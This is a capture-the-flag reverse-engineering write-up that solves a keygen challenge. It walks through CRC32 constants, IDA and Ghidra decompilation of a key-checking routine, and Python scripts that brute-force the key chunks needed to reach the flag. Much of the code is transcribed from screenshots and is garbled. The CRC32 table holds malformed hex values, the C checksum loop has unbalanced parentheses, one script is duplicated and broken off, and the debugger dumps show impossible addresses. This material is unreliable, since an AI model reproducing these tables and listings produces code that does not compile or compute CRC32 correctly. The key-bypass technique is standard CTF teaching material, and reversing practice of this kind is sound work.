Then I searched up one of the constant and got this

77073096 - Google Search - Mozilla Firefox

https://www.google.com/search?client=firefox-b-e&q=77073096#ip=1

Kali Linux Kali Tools Kali Docs Kali Forums Kali Nethunter Exploit-DB Google Hacking DB OffSec x64.syscall.sh quipquip

Google 77073096

All Images Videos Shopping Maps More Tools

**Massachusetts Institute of Technology**  
https://web.mit.edu / freetds / head / sys / libkern / cr... :

**crc32.c**

... 0x77073096, 0xee0e612c, 0x990951ba, 0x076dc419, 0x706af48f, 0xe963a535, 0x9e6495a3, 0x0edb8832, 0x79dcbb84, 0xe0d5e91e, 0x97d2d988, 0x9b9b64c2b, 0x7eb17cbd ...

**Github**  
https://github.com / Michaelangelo007 / crc32 :  
**GitHub - Michaelangelo007/crc32: CRC32 Demystified**  
CRC32 Polynomial 0xEDB88320. 00000000, 77073096, EEE0E612C, 990951BA, 076DC419, 706AF48F, E963A535, 9E6495A3, E0D8832, 79DCB84A, E0D5E91E, 97D2D988, ...

**ODev Wiki**  
https://wiki.osdev.org / CRC32 :  
**CRC32**  
17 Aug 2020 — The Basic Algorithm. Start with a 32bit checksum with all bits set (0xffffffff). This helps to give an output value other than 0 for an ...

**Stack Overflow**  
https://stackoverflow.com / questions / calculate-a-32-... :  
**Calculate a 32-bit CRC lookup table in C/C++**  
107-108 CONST table: ARRAY[0..255] OF DWORD = (\$00000000, \$77073096 ... 00000000  
77073096 eed6e12c 990951ba 076dc419 706af48f e963a535 ...  
3 answers - Top answer: The bits are reversed. Note that the table entry for array[0x80] [0x80 i...  
c++ - CRC32 not calculated right - Stack Overflow 5 Jul 2015  
Validate Javascript CRC hash from Stack Overflow 2 Sept 2015  
How to get random background colors on a select2 tags? 9 Sept 2023  
Javascript crc32 function and PHP crc32 not matching for UTF8 2 Dec 2011  
More results from stackoverflow.com

**Githib**  
https://github.com / mdatta-client / blob / master / crc32 :  
1 2 3 4 5 6 7 8 9

And with that I got the source [here](#)

```

mdata-client / crc32.c
Code Blame 74 lines (67 loc) · 3.67 KB
36     0x5ede9f9e, 0x29d9c998, 0xb0bd982, 0xc7d7a8b4, 0x59b33d17, 0x2eb4bd81,
37     0xb7b5c3b, 0xc0baeacad, 0xe0bb8320, 0x5abfb3b6, 0x03b6e2bc, 0x7ab1d29a,
38     0xead54739, 0x9dd277af, 0x04db2615, 0x73dc1683, 0x3e530b12, 0x94643b84,
39     0x6d606a3e, 0x7a5a8a8, 0xe4e0cf0b, 0x939ff9d, 0x0a0aae27, 0x7d679eb1,
40     0x709f9344, 0x8708a342, 0x1e017269, 0x9996c2fe, 0x7f25275d, 0x8e6567c,
41     0x96c3671, 0x6e6eb067, 0xfed4d1b76, 0x99d32bce, 0x10a7a5a, 0x67d4ac,
42     0x9b0df6f, 0x8e8beeff, 0x17b7e043, 0x0d0b08e5, 0xd66a3e3b, 0xa1d1937e,
43     0x8d8bc2c4, 0x4fffff25, 0xd1bb7f1, 0x0bcb5767, 0x3f5086d, 0x4b2364b,
44     0x80802bda, 0xafa01a4c, 0x3e03a4f6, 0x1047a7a, 0xdf0e0fc3, 0xa67d1f55,
45     0x1668eef, 0x4669b749, 0xch61b38c, 0x6c68831a, 0x256fd2a8, 0x5268e236,
46     0xc0c7795, 0x4669b749, 0x2021b6b, 0x5595262f, 0x5ca3b8e, 0xbdbd928,
47     0xb2b45a92, 0x5cb3a64a, 0xc0d7ff7, 0x5d5dcf31, 0x2c999eb, 0x5deae1d,
48     0xb64c2b6, 0xec03f226, 0x756a39c, 0x26e9939a, 0x9c999ea9, 0xe0e0383f,
49     0x2076785, 0x95095713, 0x95bf4a2, 0x2b937a14, 0x7b12bae, 0xc6b1b38,
50     0x2d28e9b, 0xe505b8e0d, 0x7dcferb7, 0xb0bd0f21, 0x863d32d4, 0xf1d4e242,
51     0x8d80b378, 0x1fa0a39e, 0x81be16cd, 0x7b02625, 0x6f077e1, 0x1b74777,
52     0x8905aee, 0x7ff0f6470, 0x6e6053bc, 0x1010b8c, 0x8f569eff, 0x962a6e9,
53     0x160ff7f3, 0x166cc745, 0xa0a9e278, 0x7070d2e, 0x4e048354, 0x39303c2,
54     0x7677261, 0x900101f7, 0x4999474d, 0x3e6e77db, 0xaad164a4, 0xd0d65adc,
55     0x40d70b56, 0x370838f0, 0xa0bca53, 0x0ebb0e5, 0x4702c77f, 0x3b05ff9e,
56     0xbdb0f21c, 0xcbac28a, 0x5b3b9330, 0x24b4a3a6, 0xbad03695, 0xcd0d70693,
57     0x54de5729, 0x230967bf, 0xb3667a2e, 0x4d164a08, 0x5d681b02, 0x2a6f2b94,
58     0xb400be37, 0x30c8e1a1, 0xa050df1b, 0x2d02ef8d
59 };
60
61 uint32_t
62 crc32_calc(const char *cstr, size_t len)
63 {
64     uint32_t crc = 0xffffffff;
65     unsigned int i;
66
67     for (i = 0; i < len; i++) {
68         uint8_t b = (uint8_t)cstr[i];
69
70         crc = crc32_table[(crc ^ b) & 0xff] ^ ((crc >> 8);
71     }
72
73     return ~crc;
74 }

```

- Back to the challenge, it would return the crc32 checksum of the generated value in the array but one thing to note here is this

```

    push    rbp
    mov     rbp, rsp
    sub     rsp, 30h
    mov     [rbp+var_24], edi
    mov     rax, fs:28h
    mov     [rbp+canary], rax
    xor     eax, eax
    mov     [rbp+var_18], 0
    jmp     short loc_1ACC

loc_1ACC:
    cmp     [rbp+var_18], 3
    jbe     short loc_1AA8

loc_1AA8:
    lea     rax, [rbp+array]
    mov     esi, 4
    mov     rdi, rax
    call    crc32
    mov     [rbp+var_10], eax
    mov     eax, [rbp+var_1c]
    movzx   eax, [rbp+canary]
    xor     rsi, fs:28h
    jz      short locret_1B01

    lea     rax, [rbp+array]
    mov     rsi, [rbp+var_18]
    mov     rdx, [rbp+var_18]
    shr    eax, 3
    mov     edx, [rbp+var_24]
    mov     ecx, eax
    shr    edx, cl
    mov     eax, edx
    mov     ecx, eax
    lea     rdx, [rbp+array]
    mov     rax, [rbp+var_18]
    add    rax, rdx
    mov     [rax], cl
    add    [rbp+var_18], 1

locret_1B01:

```

- Before it returns , the value that's going to be stored in eax is going to be the lower two bytes of that rax register

So that's all for the `gen_checksum()` function

- Moving on the next portion is this

```
v8 = 0;
LABEL_45:
if ( v8 < v17 )
{
    for ( k = 0; ; ++k )
    {
        if ( k >= SHIDWORD(v17) )
        {
            ++v8;
            goto LABEL_45;
        }
        v10 = 0;
LABEL_41:
    if ( v10 < v18 )
        break;
    }
    for ( m = 0; ; ++m )
    {
        if ( m >= SHIDWORD(v18) )
        {
            ++v10;
            goto LABEL_41;
        }
        v12 = 0;
LABEL_37:
    if ( v12 < v19 )
        break;
    }
    for ( n = 0; ; ++n )
    {
        if ( n >= SHIDWORD(v19) )
        {
            ++v12;
            goto LABEL_37;
        }
        if ( v12 * v8 + v10 == k * k * k * k * k + n - m && v10 + v8 < 1788 &&
n - v10 * k <= 894 )
            break;
    }
    if ( !strcmp(username, "BJIZ-HACKERLAB" ) )
        printf("Correct key, Here the flag: %s\n", flag);
    else
        printf("Dear %s, WELCOME BACK\n", username);
fflush(stdout);
return 1LL;
}
```

```
else
{
    printf("Incorrect Key Dear %s\n", username);
    fflush(stdout);
    return 0LL;
}
}
```

This looks like the main logic which would determine if we get the right key or not and to be honest I spent quite some good amount of hours trying to understand this by looking at IDA's decompilation and the assembly but I failed at it

So I switched my decompiler to Ghidra and surprisingly it's decompilation was not too hard

The screenshot shows the Ghidra decompiler window with the title "Decompile: compute - (keygen1)". The assembly code is as follows:

```
1 /* WARNING: Removing unreachable block (ram,0x001020da) */
2
3 undefined8 compute(char *key,char *username)
4
5 {
6     undefined *puVar1;
7     char cVar2;
8     uint checksum;
9     size_t sVar3;
10    void *pvVar4;
11    int fp;
12    undefined8 ret;
13    undefined *puVar5;
14    long in_FS_OFFSET;
15    int idx;
16    int sub_idx;
17    uint crc_idx;
18    int o;
19    int i;
20    int j;
21    int k;
22    int l;
23    int m;
24    void *ptr;
25    long local_a840;
26    char *local_a838;
27    int compute [6];
28    uint array [14];
29    undefined local_a010 [40932];
30    undefined2 local_2c;
31    char generated [10];
32    long canary;
33    char *key_chunk;
34
35    puVar1 = &stack0xfffffffffffff0;
36    do {
37        puVar5 = puVar1;
38        *(undefined8 *) (puVar5 + -0x1000) = *(undefined8 *) (puVar5 + -0x1000);
39        puVar1 = puVar5 + -0x1000;
40    } while (puVar5 + -0x1000 != local_a010);
41    canary = *(long *) (in_FS_OFFSET + 0x28);
42    *(undefined8 *) (puVar5 + -0x1880) = 0x101ef6;
43    cVar2 = regex_check(key);
44    if (cVar2 != '\x01') {
45        /* WARNING: Subroutine does not return */
46        *(undefined8 *) (puVar5 + -0x1880) = 0x101f07;
47        exit(1);
48    }
49    *(undefined8 *) (puVar5 + -0x1880) = 0x101f11;
50    ptr = malloc(8);
51    local_2c = 0x2d;
52    if (ptr == (void *) 0x0) {
53        /* WARNING: Subroutine does not return */
54        *(undefined8 *) (puVar5 + -0x1880) = 0x101f32;
55        exit(1);
56    }
57    local_a840 = 0;
```

The status bar at the bottom shows memory addresses: 001023dd, compute, and MOV EAX,0x1.

C# Decompile: compute - (keygen1)

```
58 local_a840 = 0;
59 *(undefined8 *)(&puVar5 + -0x1880) = 0x101f53;
60 local_a838 = strtok(key,(char *)&local_2c);
61 while (local_a838 != (char *)0x0) {
62     *(undefined8 *)(&puVar5 + -0x1880) = 0x101f84;
63     ptr = realloc(ptr,(local_a840 + 1) * 8);
64     if (ptr == (void *)0x0) {
65         /* WARNING: Subroutine does not return */
66         *(undefined8 *)(&puVar5 + -0x1880) = 0x101f9f;
67         exit(1);
68     }
69     *(undefined8 *)(&puVar5 + -0x1880) = 0x101fae;
70     sVar3 = strlen(local_a838);
71     *(undefined8 *)(&puVar5 + -0x1880) = 0x101fd4;
72     pvVar4 = malloc(sVar3 + 1);
73     *(void **)(local_a840 * 8 + (long)ptr) = pvVar4;
74     if (*((long *)((long)ptr + local_a840 * 8)) == 0) {
75         /* WARNING: Subroutine does not return */
76         *(undefined8 *)(&puVar5 + -0x1880) = 0x102002;
77         exit(1);
78     }
79     key_chunk = *(char **)((long)ptr + local_a840 * 8);
80     *(undefined8 *)(&puVar5 + -0x1880) = 0x102030;
81     strcpy(key_chunk,local_a838);
82     local_a840 = local_a840 + 1;
83     *(undefined8 *)(&puVar5 + -0x1880) = 0x102049;
84     local_a838 = strtok((char *)0x0,(char *)&local_2c);
85 }
86 array[0] = 1;
87 array[1] = 894;
88 array[2] = 1;
89 array[3] = 298;
90 array[4] = 447;
91 array[5] = 799236;
92 array[6] = 1;
93 array[7] = 223;
94 array[8] = 0xfffffff4e;
95 array[9] = 0xffffffff;
96 array[10] = 0;
97 array[11] = 0x6fc;
98 *(undefined8 *)(&puVar5 + -0x1880) = 0x102142;
99 memset(array + 0xc,0,0xa7a0);
100 compute[0] = 0;
101 compute[1] = 0;
102 compute[2] = 0;
103 compute[3] = 0;
104 compute[4] = 0;
105 compute[5] = 0;
106 for (idx = 0; idx < 6; idx = idx + 1) {
107     sub_idx = 0;
108     for (crc_idx = array[(long)idx * 2]; (int)crc_idx <= (int)array[(long)idx * 2 + 1];
109         crc_idx = crc_idx + 1) {
110         *(undefined8 *)(&puVar5 + -0x1880) = 0x1021a9;
111         checksum = gen_checksum(crc_idx ^ 0x37e);
112         *(undefined8 *)(&puVar5 + -0x1880) = 0x1021c3;
113         sprintf(generated,"%04X", (ulong)checksum);
114         key_chunk = *(char **)((long)ptr + (long)idx * 8);
115         *(undefined8 *)(&puVar5 + -0x1880) = 0x1021ef.
```

00101ea0 || compute || LEA R11,[RSP + Flasheshot]

```

GJDecompiler: compute - (keygen1)
117     if (fp == 0) {
118         array[(long)idx * 0x6fc + (long)sub_idx + 0xc] = crc-idx;
119         sub_idx = sub_idx + 1;
120     }
121 }
122 compute[idx] = sub_idx;
123 }
124 *(undefined8 *)(&puVar5 + -0x1880) = 0x102288;
125 free(ptr);
126 o = 0;
127 do {
128     if (compute[0] <= o) {
129         *(undefined8 *)(&puVar5 + -0x1880) = 0x102498;
130         printf("Incorrect Key Dear %s\n",username);
131         *(undefined8 *)(&puVar5 + -0x1880) = 0x1024a7;
132         fflush(stdout);
133         ret = 0;
134     loop:
135         if (canary == *(long *)(&in_FS_OFFSET + 0x28)) {
136             return ret;
137         }
138             /* WARNING: Subroutine does not return */
139         *(undefined8 *)(&puVar5 + -0x1880) = 0x1024c0;
140         __stack_chk_fail();
141     }
142     for (i = 0; i < compute[1]; i = i + 1) {
143         for (j = 0; j < compute[2]; j = j + 1) {
144             for (k = 0; k < compute[3]; k = k + 1) {
145                 for (l = 0; l < compute[4]; l = l + 1) {
146                     for (m = 0; m < compute[5]; m = m + 1) {
147                         if (((o * l + j == (m + i * i * i * i * i) - k) && (o + j < 1788)) &&
148                             (m - i * j < 895)) {
149                             *(undefined8 *)(&puVar5 + -0x1880) = 0x102383;
150                             fp = strcmp(username,"BJIZ-HACKERLAB");
151                         if (fp == 0) {
152                             *(undefined8 *)(&puVar5 + -0x1880) = 0x1023a2;
153                             printf("Correct key, Here the flag: %s\n",flag);
154                             *(undefined8 *)(&puVar5 + -0x1880) = 0x1023b1;
155                             fflush(stdout);
156                         }
157                         else {
158                             *(undefined8 *)(&puVar5 + -0x1880) = 0x1023ce;
159                             printf("Dear %s, WELCOME BACK\n",username);
160                             *(undefined8 *)(&puVar5 + -0x1880) = 0x1023dd;
161                             fflush(stdout);
162                         }
163                         ret = 1;
164                         goto loop;
165                     }
166                 }
167             }
168         }
169     }
170 }
171 o = o + 1;
172 } while( true );
173 }

```

00101ea0 | compute | LEA R11,[RSP + -0xa000]

```
undefined8 compute(char *key, char *param_2)
```

```
{
    undefined *puVar1;
    char cVar2;
    uint checksum;
    size_t sVar3;
    void *pvVar4;
```

```
int fp;
undefined8 ret;
undefined *puVar5;
long in_FS_OFFSET;
int idx;
int sub_idx;
uint crc_idx;
int o;
int i;
int j;
int k;
int l;
int m;
void *ptr;
long local_a840;
char *local_a838;
int compute [6];
uint array [10];
uint matched [498];
undefined local_a010 [40932];
undefined2 delim;
char generated [10];
long canary;
char *key_chunk;

canary = *(long *) (in_FS_OFFSET + 0x28);
flag = "aa"
cVar2 = regex_check(key);
if (cVar2 != '\x01') {
    exit(1);
}
ptr = malloc(8);
delim = 0x2d;
if (ptr == (void *)0x0) {
    exit(1);
}
local_a840 = 0;
local_a838 = strtok(key, (char *)&delim);
while (local_a838 != (char *)0x0) {
    ptr = realloc(ptr, (local_a840 + 1) * 8);
    if (ptr == (void *)0x0) {
        exit(1);
    }
    sVar3 = strlen(local_a838);
    pvVar4 = malloc(sVar3 + 1);
    *(void **)(local_a840 * 8 + (long)ptr) = pvVar4;
```

```
if (*(long *)((long)ptr + local_a840 * 8) == 0) {
    /* WARNING: Subroutine does not return */
    exit(1);
}
key_chunk = *(char **)((long)ptr + local_a840 * 8);
strcpy(key_chunk,local_a838);
local_a840 = local_a840 + 1;
local_a838 = strtok((char *)0x0,(char *)&delim);
}
array[0] = 1;
array[1] = 0x37e;
array[2] = 1;
array[3] = 0x12a;
array[4] = 0x1bf;
array[5] = 0xc3204;
array[6] = 1;
array[7] = 0xdf;
array[8] = 0xfffffff4e;
array[9] = 0xffffffff;
memset(matched,0,0xa7a0);
compute[0] = 0;
compute[1] = 0;
compute[2] = 0;
compute[3] = 0;
compute[4] = 0;
compute[5] = 0;
for (idx = 0; idx < 6; idx = idx + 1) {
    sub_idx = 0;
    for (crc-idx = array[(long)idx * 2]; (int)crc-idx <=
(int)array[(long)idx * 2 + 1];
        crc-idx = crc-idx + 1) {
        checksum = gen_checksum(crc-idx ^ 0x37e);
        sprintf(generated,"%04X",(ulong)checksum);
        key_chunk = *(char **)((long)ptr + (long)idx * 8);
        fp = strcmp(generated,key_chunk);
        if (fp == 0) {
            matched[(long)idx * 0x6fc + (long)sub_idx] = crc-idx;
            sub_idx = sub_idx + 1;
        }
    }
    compute[idx] = sub_idx;
}
free(ptr);
o = 0;
do {
    if (compute[0] <= o) {
```

```

        printf("Incorrect Key Dear %s\n",param_2);
        fflush(1);
        ret = 0;
loop:
    if (canary == *(long *)(in_FS_OFFSET + 0x28)) {
        return ret;
    }
    __stack_chk_fail();
}
for (i = 0; i < compute[1]; i = i + 1) {
    for (j = 0; j < compute[2]; j = j + 1) {
        for (k = 0; k < compute[3]; k = k + 1) {
            for (l = 0; l < compute[4]; l = l + 1) {
                for (m = 0; m < compute[5]; m = m + 1) {
                    if (((o * l + j == (m + i * i * i * i * i) - k) && (o + j <
0x6fc)) &&
                        (m - i * j < 0x37f)) {
                        fp = strcmp(param_2,"BJIZ-HACKERLAB");
                        if (fp == 0) {
                            printf("Correct key, Here the flag: %s\n",flag);
                            fflush(1);
                        }
                        else {
                            printf("Dear %s, WELCOME BACK\n",param_2);
                            fflush(1);
                        }
                        ret = 1;
                        goto loop;
                    }
                }
            }
        }
    }
    o = o + 1;
} while( true );
}

```

The nested loop looks more readable

Now this is what it does:

- It makes sure `compute[0]` is greater than variable `o` which was initialized to `0`
- Does 5 nested loop where each loop (`n`) is based off the range of `compute[n]`

- Checks for a certain constraint and if it's meet we get the flag when our username is `BJIZ-HACKERLAB` and if that's not the case it just shows `Welcome back` else we get the error message `Incorrect`

Remember that `compute` is an array of 6 integers

Each value stored there is based on this portion of the code

```

for (idx = 0; idx < 6; idx = idx + 1) {
    sub_idx = 0;
    for (crc_idx = array[idx * 2]; crc_idx <= array[idx * 2 + 1]; crc_idx =
    crc_idx + 1) {
        checksum = gen_checksum(crc_idx ^ 0x37e);
        sprintf(generated, "%04X", (ulong)checksum);
        key_chunk = ptr[idx * 8];
        fp = strcmp(generated, key_chunk);
        if (fp == 0) {
            matched[idx * 0x6fc + sub_idx] = crc_idx;
            sub_idx = sub_idx + 1;
        }
    }
    compute[idx] = sub_idx;
}
free(ptr);

```

Please excuse my variable naming; I find it challenging to come up with intuitive names 😅

Alright let's continue..... In each iteration of the loop, a checksum value is generated for every 4-byte chunk of the input data. If the generated checksum matches the input value, the `sub_idx` variable is incremented by 1.

Finally, the value of `sub_idx` is stored in the `compute[idx]` array. Since each value in `compute[]` is used to check a constraint, setting `sub_idx` to a desired value allows us to meet that constraint

Now how can we control `sub_idx` ?

To control the value of `sub_idx`, which represents the number of occurrences of the input value during the loop, we need our input to be that of a known occurrence

Now how do we get that?

I wrote a script which calculates all checksum value and it's occurrence in loop

```
import hashlib
import base64
import zlib

def gen(a):
    v3 = [0]*4
    for i in range(4):
        v3[i] = (a >> (8 * i)) & 0xff

    cstr = ""
    for j in v3:
        cstr += chr(j)

    return zlib.crc32(cstr.encode()) & 0xffff

def xor(a, b):
    r = ""
    for i, j in zip(a, b):
        r += chr(i ^ j)

    return r

def gen_hash(a):
    value = hashlib.sha256(a).hexdigest()
    r = ""
    i = 0
    for j in range(len(value)):
        if (j & 1 != 0):
            r += value[j]
            if (i == 29):
                break

    return r.encode()

username = b"BJIZ-HACKERLAB"
odd = gen_hash(username)
inp = b"AAAA-AAAA-AAAA-AAAA-AAAA-AAAA"

r = xor(inp, odd)

with open("data", "wb") as f:
    f.write(username)
    f.write(b'\n')
    f.write(base64.b64encode(r.encode()))
    f.close()
```

```
array = [1, 894, 1, 298, 447, 799236, 1, 223, -178, -1, 0, 1788]

i = 0
start = array[2 * i]
end = array[2 * i + 1]
# print([start, end])
chunk = {}

for j in range(start, end + 1):
    value = hex(gen(j ^ 0x37E))[2:].upper()

    if value in chunk:
        chunk[value] += 1
    else:
        chunk[value] = 1

for i, j in chunk.items():
    if j == 1:
        print(i)
        break

print("\n")
```

In this case this is the first loop  $i = 0$  and we are checking for a value where it's occurrence is 1

But now I need to know the set of numbers that can meet that constraint

I wrote a script which can easily brute force it

If you run it you would get so many values which meets this constraint

Here's what the constraint is

```
- 0 * compute[4] + compute[2] == (compute[5] + (5 * compute[1]) -  
compute[3])  
- 0 + compute[2] < 1788  
- compute[5] - compute[1] * compute[2] < 895
```

In any case if you look at it well you will see the most important one is the first one:

```
0 * compute[4] + compute[2] == (compute[5] + (5 * compute[1]) - compute[3])
```

I want to work on it while variable `o` is `0` because if the condition isn't meet it increments `o` by `1` till `compute[0] <= o` before it exits

For that it's basically going to be

```
compute[2] == (compute[5] + (5 * compute[1]) - compute[3])
```

So we just need to set `compute[2]` to a value that would equal the RHS of the above equation

Now the reason I said the first constraint is the most important when `o` is `0` is because `compute[2]` is surely going to be less than `1788` and `compute[5] - compute[1] * compute[2]` is surely going to be less than `895`

Now the reason I'm sure is because during debugging I saw that each occurrence isn't of a large value

I might not be right because I'm still a noob at reversing

Moving on I decided to get the list of values we can set as `compute[0]`

```
import hashlib  
import base64  
import zlib  
  
def gen(a):  
    v3 = [0]*4  
    for i in range(4):  
        v3[i] = (a >> (8 * i)) & 0xff  
  
    cstr = ""
```

```
for j in v3:
    cstr += chr(j)

return zlib.crc32(cstr.encode()) & 0xffff

def xor(a, b):
    r = ""
    for i, j in zip(a, b):
        r += chr(i ^ j)

    return r

def gen_hash(a):
    value = hashlib.sha256(a).hexdigest()
    r = ""
    i = 0
    for j in range(len(value)):
        if (j & 1 != 0):
            r += value[j]
        if (i == 29):
            break

    return r.encode()

username = b"BJIZ-HACKERLAB"
odd = gen_hash(username)
inp = b"AAAA-AAAA-AAAA-AAAA-AAAA-AAAA"

r = xor(inp, odd)

with open("data", "wb") as f:
    f.write(username)
    f.write(b'\n')
    f.write(base64.b64encode(r.encode()))
    f.close()

array = [1, 894, 1, 298, 447, 799236, 1, 223, -178, -1, 0, 1788]

i = 0
start = array[2 * i]
end = array[2 * i + 1]
# print([start, end])
chunk = {}

for j in range(start, end + 1):
```



We can see that all values there are unique as there are no two or more occurrence of it's value

So that means `compute[0]` is going to be 1

I just choose a random value from there now our key is going to be:

```
3D88-AAAA-AAAA-AAAA-AAAA-AAAA
```

Moving on where `i = 1`

```
48 array = [1, 894, 1, 298, 447, 799236, 1, 223, -178, -1, 0, 1788]
49
50 i = 1
51 start = array[2 * i]
52 end = array[2 * i + 1]
53 # print([start, end])
54 chunk = {}
55
56 for j in range(start, end + 1):
57     value = hex(gen(j ^ 0x37E))[2:].upper()
58
59     if value in chunk:
60         chunk[value] += 1
61     else:
62         chunk[value] = 1
63
64 print(chunk)
65 print("\n")
```

```
Administrator: ~/Desktop/CTF/HackerLab24/Keycheck
File Edit View Search Terminal Help
A ➜ ~/Desktop/CTF/HackerLab24/Keycheck > python3 get.py
{'D1BF': 1, '7E61': 1, '1904': 1, '21BD': 1, '46DB': 1, 'E936': 1, '8E53': 1, '9E05': 1, 'F960': 1, '569E': 1, '31EB': 1, '952': 1, '6E37': 1, 'C1D9': 1, 'A6BC': 1, 'E175': 1, '8610': 1, '29 FE': 1, '4E9B': 1, '2222': 1, '1147': 1, 'BEA9': 1, 'C99A': 1, 'AEFF': 1, '111': 1, '6674': 1, '5EDC': 1, '39AB': 1, '9646': 1, 'F123': 1, '1904': 1, '7EB1': 1, 'D15F': 1, 'B63A': 1, '8E83': 1, 'E9E6': 1, '4608': 1, '2160': 1, '313B': 1, '565E': 1, 'F980': 1, '9ED5': 1, 'A66C': 1, 'C109': 1, '6EE7': 1, '982': 1, '4E4B': 1, '292E': 1, '86C0': 1, 'E1A5': 1, 'D91C': 1, 'BE79': 1, '1197': 1, '76F2': 1, '664A': 1, '1C1': 1, 'AE2F': 1, 'C94A': 1, 'F1F3': 1, '9696': 1, '3978': 1, '5E1D': 1, 'EED7': 1, '8982': 1, '265C': 1, '4139': 1, '7980': 1, '1EE5': 1, 'B10 R': 1, 'D66E': 1, 'C638': 1, 'A15D': 1, 'E83': 1, '6906': 1, '516F': 1, '360A': 1, '99E4': 1, 'FE81': 1, '8948': 1, 'D02D': 1, '71C3': 1, '16A6': 1, '2E1F': 1, '497A': 1, 'E694': 1, '81F1': 1, '91A7': 1, 'F6C2': 1, '592C': 1, '3E49': 1, '6F0': 1, '6195': 1, 'CE7B': 1, 'A91E': 1, '41E9': 1, '268C': 1, '8962': 1, 'EE07': 1, 'D68E': 1, 'B1D8': 1, '1E35': 1, '7959': 1, '6906': 1, 'E63': 1, 'A18D': 1, 'C6E8': 1, 'F5E1': 1, '9934': 1, '36DA': 1, '51BF': 1, '1676': 1, '7113': 1, 'DEFD': 1, '8998': 1, '8121': 1, 'E644': 1, '49AA': 1, '2ECF': 1, '3E99': 1, '59FC': 1, 'F612 ': 1, '9177': 1, 'A9CE': 1, 'CEAB': 1, '6145': 1, '620': 1, 'E2E6': 1, '8583': 1, '2A6D': 1, '4008': 1, '75B1': 1, '12D4': 1, 'BD3A': 1, 'D45F': 1, 'CA99': 1, 'A06C': 1, '282': 1, '65E7': 1, '505E': 1, '3A3B': 1, '95D5': 1, 'F2B0': 1, 'B579': 1, 'D21C': 1, '7DF2': 1, 'IA97': 1, '222E': 1, '454B': 1, 'EA5': 1, '8DC0': 1, '9096': 1, 'FAF3': 1, '551D': 1, '3278': 1, 'AC1': 1, '60 A4': 1, 'C24A': 1, 'A52F': 1, '4D8B': 1, '2ABD': 1, '8553': 1, 'E236': 1, 'D0AF': 1, 'BDEA': 1, '1284': 1, '7561': 1, '6537': 1, '252': 1, 'ABC': 1, 'CA09': 1, 'F260': 1, '9505': 1, '3AEB': 1, '5D8E': 1, 'IA47': 1, '7D22': 1, 'D2CC': 1, 'B5A9': 1, '8010': 1, 'E7A5': 1, '459B': 1, '22FE': 1, '32A8': 1, '55CD': 1, 'FA23': 1, '9046': 1, 'A5FF': 1, 'C29A': 1, '6D74': 1, 'A11': 1, 'CB56': 1, 'AC33': 1, '3DD': 1, '64B8': 1, '5C01': 1, '3864': 1, '948A': 1, 'F3EF': 1, 'E3B9': 1, '84DC': 1, '2832': 1, 'AC57': 1, '74EE': 1, '138B': 1, 'BC65': 1, 'DB00': 1, '9CC9': 1, 'FBFA C': 1, '5442': 1, '3327': 1, 'B9E': 1, '6CFB': 1, 'C315': 1, 'A470': 1, 'B426': 1, 'D343': 1, '7CAD': 1, '1BC8': 1, '2371': 1, '4414': 1, 'EBFA': 1, '8C9F': 1, '6468': 1, '30D': 1, 'ACE3': 1, 'CB86': 1, 'F33F': 1, '945A': 1, '3B84': 1, '5CD1': 1, '4C87': 1, '2BE2': 1, '840C': 1, 'E369': 1, 'DBD0': 1, 'BCB5': 1, '135B': 1, '743E': 1, '33F7': 1, '5492': 1, 'FB7C': 1, '9C19': 1, 'A4A0': 1, 'C3C5': 1, '6C28': 1, 'B4E': 1, '1B18': 1, '7C70': 1, 'D393': 1, 'B46F': 1, '8C4F': 1, 'EB2A': 1, '44C4': 1, '23A1': 1, 'OCDD': 1, 'BBB8': 1, '1456': 1, '7333': 1, '488A': 1, '2CEF ': 1, '8301': 1, 'E644': 1, 'F432': 1, '9357': 1, '3CB9': 1, '5BDC': 1, '6365': 1, '400': 1, 'ABEE': 1, 'C68B': 1, '8842': 1, 'EC27': 1, '43C9': 1, '24AC': 1, '1C15': 1, '7B70': 1, 'D49E': 1, 'B3FB': 1, 'A3AD': 1, 'C4C8': 1, '6B26': 1, 'C43': 1, '34FA': 1, '539F': 1, 'FC71': 1, '9614': 1, '73E3': 1, '1486': 1, 'BB68': 1, 'DC0D': 1, 'E484': 1, '83D1': 1, '2C3F': 1, '485A': 1, '5B0C': 1, '3C69': 1, '9387': 1}
```

Unique values again now key is:

```
3D88-9387-AAAA-AAAA-AAAA-AAAA
```



It generated lot of values we can try to get a specific number we want

```
48
49     array = [1, 894, 1, 298, 447, 799236, 1, 223, -178, -1, 0, 1788]
50
51
52     i = 2
53     start = array[2 * i]
54     end = array[2 * i + 1]
55     # print([start, end])
56     chunk = {}
57
58     for j in range(start, end + 1):
59         value = hex(gen(j ^ 0x37E))[2:].upper()
60
61         if value in chunk:
62             chunk[value] += 1
63         else:
64             chunk[value] = 1
65
66
67     for i, j in chunk.items():
68         if j == 5: # get this? ←
69             print(i)
70             break
71
72     print("\n")
73
```

```
mark@haxor: ~/Desktop/CTF/Hackerlab24/Keycheck
File Edit View Search Terminal Help
Δ ➜ ~/Desktop/CTF/Hackerlab24/Keycheck > python3 logic.py
BC59
```

```
Δ ➜ ~/Desktop/CTF/Hackerlab24/Keycheck >
```

But it turns out that my code is somewhat buggy, because if we set a breakpoint at where it stores `sub_idx` we get this

```

[+] /Desktop/CTF/HackerLab24/Keycheck
File Edit View Search Terminal Help
Breakpoint 2 at 0x7ffff7fffd98 in ?? {}
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS | show flags off | show compact regs off ]
+RAX 0x2
+RBX 0x12a
+RCX 0x42
+RDX 0xb
+RDI 0x7fffffd98 ← 0x4aa000046344635 /* '5F4F' */
+RSI 0x55555558d20 ← 0x39354342 /* 'BC59' */
+R8 0x58
+R9 0x0
+R10 0x0
+R11 0x0
+R12 0x2
+R13 0x7fffffd98 → 0x7fffffe16a ← 0x5245545f5353454c ('LESS_TER')
+R14 0x0
+R15 0x7fffffd000 (_rtld_global) → 0x7fffffe2d0 → 0x55555554000 ← 0x10102464c457f
+RBP 0x7fffffd000 → 0x7fffffd070 ← 0x55555554000 ← 0x10102464c457f
+RSP 0x7fffffd3370 → 0x555555556252 ← 'BJIZ-HACKERLAB'
+RIP 0x555555556252 ← mov dword ptr [rbp + rax*4 - 0xa820], edx
+RDX 0x555555556252 mov dword ptr [rbp + rax*4 - 0xa820], edx
+RDX 0x555555556259 add dword ptr [rbp - 0xa868], 5
+RDX 0x555555556260 cmp dword ptr [rbp - 0xa868], 5
+RDX 0x555555556267 jle 0x555555556172 <0x555555556172>
+
+RDX 0x555555556172 mov dword ptr [rbp - 0xa864], 0
+RDX 0x55555555617c mov eax, dword ptr [rbp - 0xa868]
+RDX 0x555555556182 cdqe
